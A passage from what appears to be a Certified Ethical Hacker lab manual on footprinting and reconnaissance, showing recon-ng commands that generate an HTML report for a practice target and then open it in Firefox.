
[recon-ng][CEH] > modules load reporting/html
[recon-ng][CEH][html] > options set FILENAME /home/attacker/Desktop/results.html
FILENAME => /home/attacker/Desktop/results.html
[recon-ng][CEH][html] > options set CREATOR Jason
CREATOR => Jason
[recon-ng][CEH][html] > options set CUSTOMER Certifiedhacker Networks
CUSTOMER => Certifiedhacker Networks
[recon-ng][CEH][html] > run
[*] Report generated at '/home/attacker/Desktop/results.html'.
[recon-ng][CEH][html] >
```

37. The generated report is saved to **/home/attacker/Desktop/**.

38. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.


39. The **attacker** window appears.

40. In the **attacker** window, double-click **Desktop**.




Module 02 – Footprinting and Reconnaissance

41. **Desktop** window appears, right-click on the **results.html** file, click on **Open With**, and select the **Firefox** browser from the available options.

